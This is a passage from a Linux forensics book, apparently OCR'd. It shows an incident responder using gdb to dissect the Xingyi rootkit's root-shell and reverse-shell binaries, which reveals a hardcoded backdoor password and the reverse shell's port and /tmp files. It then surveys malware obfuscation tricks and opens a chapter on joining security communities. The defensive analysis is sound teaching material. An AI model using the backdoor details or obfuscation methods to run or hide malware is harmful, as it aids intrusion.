

FIGURE 10.31

Using the examine command in gdb.

The command `info registers` display all the registers, as shown in Figure 10.32. Note that if you are running a 32-bit executable, the registers will be named EXX, not RXX, as described earlier in this chapter. For reverse engineering, the RBP, RSP, and RIP (base, stack, and instruction pointers, respectively) are the most important.



FIGURE 10.32

Examining registers in gdb.

Let's turn our focus to xingyi_rootshell, now that we have learned some of the basics of using `gdb`. First. we load the program with `gdb xingyi_rootshell`. Next, we set a breakpoint at the start of main by typing `break main`. If you prefer Intel syntax, issue the command `set disassembly-flavor intel`. To run the program with command line argument(s), append the argument(s) to the `run` command, i.e. `run sw0rdm4n`. This sequence of instructions is shown in Figure 10.33.



FIGURE 10.33

Running xingyi_rootshell in gdb.

Running `disassemble` results in the disassembly of the current function, complete with a pointer to the next instruction to be executed. The disassembly of main is shown in Figure 10.34. There are a few things that are readily apparent in this snippet. Thirty-two bytes (0x20) of space are allocated on the stack for local variables. Memory is then allocated on the heap with a call to n_malloc. Two addresses (one from the stack and one inside the program) are loaded into RAX and RDX, and then strcmp is used to compare the two strings stored at these locations. Of significance here is that this snippet makes it clear this embedded string is some sort of password.



FIGURE 10.34

Disassembly of the xingyi_rootshell main function.

If we did not yet realize that this embedded value was a password, we could use the command `x/s *0x6010d0` to display this password as shown in Figure 10.35. Note that this is extra easy because the binary was not stripped and had a descriptive name for this variable. Even if it was stripped, the fact that an address is referenced to RIP indicates a variable that is embedded in the program binary. We see the argument to the system call is loaded from address 0x400B9C. If we examine this with `x/s 0x400b9c`, we see that a bash shell is being started.



FIGURE 10.35

Using gdb to determine the program password and target of system call.

What about the xingyi_reverse_shell? We can do a quick analysis by following the same procedure. First, we load it in `gdb` with `gdb xingyi_reverse_shell`. Next, we set a breakpoint in main with `break main`. Optionally, we set the disassembly flavor to Intel with `set disassembly-flavor intel`. We can run the program with a parameter using `run 127.0.0.1`. At this stage, the program should be stopped just inside of the main function and typing `disassemble` will produce the output shown in Figure 10.36.



FIGURE 10.36

Disassembling main from xingyi_reverse_shell in gdb.

Breaking down the disassembly in Figure 10.36, we can see that this function is fairly simple. Thirty-two (0x20) bytes of space are allocated on the stack. The number of command line parameters and the first parameter are stored in [RBP – 0x14] and [RBP – 0x20], respectively. If the number of command line parameters is greater than 1 (recall that the program name is counted here), then we jump over the line `call <_print_usage>`. The address of the second command line argument (located at the start of this list + 0x8 to skip the 8-byte pointer for the first argument) is loaded into RDI and validate_ipv4_octet is called. If we did not already know that this command line parameter was supposed to be an IP address, this code snippet would help us figure it out. Again, if the binary was stripped, we would need to work a little harder and investigate the function at 0x400AC5 to figure out what it does. If this function doesn't return success, _print_usage is called.

Assuming everything is still good, the daemonize function is called. Once again, if the binary had been stripped of this descriptive name, we would have to work a bit harder and delve into the daemonize function to determine its purpose. We see another address referenced to RIP. Here a parameter for _write_pid_to_file is being loaded from address 0x6020B8. Running the command `x/s *0x6020b8` reveals this string to be "/tmp/xingyi_reverse_pid". This and the remainder of the disassembly of main are shown in Figure 10.37.



FIGURE 10.37

Second half of disassembly of main in xingyi_reverse_shell.

We can see that fwrite is called a couple of times and that _log_file is also called. If we examine the values referenced in Figure 10.37, we will see that 0x6020B0 contains the value 0x1E61 (7777) and 0x6020C8 contains the string "/tmp/xingyi_reverse.port". It was fairly easy to determine what these three binaries do because the author made no attempt to obfuscate the code. The filenames, function names, variable names, etc. made this process easy. What if a malware author is trying to make things hard to detect and/or understand?

OBFUSCATION

There are a number of methods malware authors will use in order to obfuscate their programs. The level of sophistication varies widely. One of the most pedestrian ways to slow down the reverse engineer is to use a packer. A packer can be utilized to compress a binary on disk and, in some cases, speed up the loading process. A packer compresses an existing program, and then inserts executable code to reverse the process and uncompress the program into memory.

The Ultimate Packer for Executables (UPX) is a very popular cross-platform packer available at http://upx.sourceforge.net. If executing the command `grep UPX <file>` generates any hits, then you might be dealing with a file packed by UPX. If you get a hit, download the UPX package and decompress the file with the -d option. The first bytes in a file packed with UPX are shown in Figure 10.38.



FIGURE 10.38

The first part of a file packed with UPX.

In the past clever malware authors might have written self-modifying code that changes as it is executed. This was quite easily done with DOS systems that had no memory protection whatsoever. In the modern world, even Windows will mark executable memory blocks as read-only, making this obfuscation method a thing of the past.

Modern day compilers benefit from decades of research and do a great job of optimizing code. Optimized code is also very uniform, which allows it to be more easily reverse engineered. As a result, obfuscated code is likely handwritten in Assembly. This is both good and bad. The good thing is that you have to be a skilled Assembly coder to write malware this way. The bad thing is that you have to be a skilled Assembly coder to interpret and follow the code! Again, for the purposes of incident response, if you encounter code using the obfuscation techniques discussed in this section, it is probably malware. There are some paranoid companies that obfuscate their products in order to discourage reverse engineering, but those products are few and far between on the Linux platform.

So what sorts of things might one do to obfuscate Assembly code? How about using obscure Assembly instructions. In this chapter, we have covered just a handful of Assembly instructions. Yet this is enough to get a high-level view of what is happening in most programs. Start using uncommon operations, and even the experienced Assembly coders are running to Google and their reference manuals.

Compilers are smart enough to replace calculations involving only constants with the answers. For example, if I want to set a flag in position 18 in a bitvector, and I write x = 2 ^ 17 or x = 1 << 17 this will be replaced with x = 0x20000. If you see calculations

involving only constants that are known at compile time, suspect obfuscation (or poorly written Assembly).

Authors may also intentionally insert dead code that is never called in order to throw the reverse engineer off track. I once worked for a company that had written their PC software product in COBOL (yes, I was desperate for a job when I took that one). The primary author of their main product had inserted thousands of lines of COBOL that did absolutely nothing. I discovered this when I ported the program to C++. Incidentally, the complete COBOL listing required an entire box of paper. The C++ program was less than 200 pages long, despite running on three operating systems in graphical or console mode (old program was DOS and console only).

Authors might also insert several lines of code that are easily replaced by a single line. One of the techniques is to employ an intermediate variable in every calculation even when this is unnecessary. Another trick is to use mathematical identities when making assignments.

One of the few techniques that still works when programming in a high level language is function inlining. If you look back in this chapter, you will see that a lot of the information we gleaned from our unknown binaries was based on tracing through what functions were called locally (looking at disassembly), in libraries (`ltrace`), and system calls (`strace`). Inlining turns a program into one big function. The one big function will still have library and system calls but will be noticeably harder to grasp.

SUMMARY

In this chapter we discussed how to determine if unknown files are malicious. We even covered the basics of reverse engineering. With this chapter, we have now covered every major topic in the world of Linux forensics. In the next chapter we will discuss taking Linux forensics to the next level.

CHAPTER

11

The Road Ahead

INFORMATION IN THIS CHAPTER:

- Next steps
- Communities
- Learning more
- Congregate
- Certify?

NOW WHAT?

You've read through this entire book and worked through the sample images. Now what? The world of information security is a big place. The subfield of forensics is also vast. While we have covered everything you need to know for a typical Linux incident response, we have only scratched the surface of forensics knowledge. Perhaps you have done a handful of real Linux investigations. A natural question to ask is, "Where do I go from here?"

COMMUNITIES

Do not work alone. Become part of a community. If you want to limit yourself strictly to forensics, this is easier said then done. Organizations dedicated to forensics with a vibrant network of local chapters are rare. Personally, I do not see this as a bad thing. I think it is far better to get plugged in to the broader information security community. If you think about it, having friends that are experts on things like offensive security could be helpful to you in the future. You will also find many domain experts on Linux, Assembly, etc. in this community.

A good starting place might be a local DEFCON group. The list of groups (named according to phone area codes) can be found at https://www.defcon.org/html/defcon-groups/dc-groups-index.html. If you live in a large city, you might find that there is a DEFCON group in your area. What if you don't live in a big city? E-mail the contact people from some nearby groups and ask if they know of anything going on in your area, especially anything related to forensics.

Local meetings are great. You can meet like-minded people, and often such meetings can be fun. The problem with these meetings is that they tend to be infrequent. Even monthly meetings are not enough interaction with the bigger community. This is where online communities can be extremely beneficial. When you join an online community, you

have access to many experts around the world, not just people who live nearby.

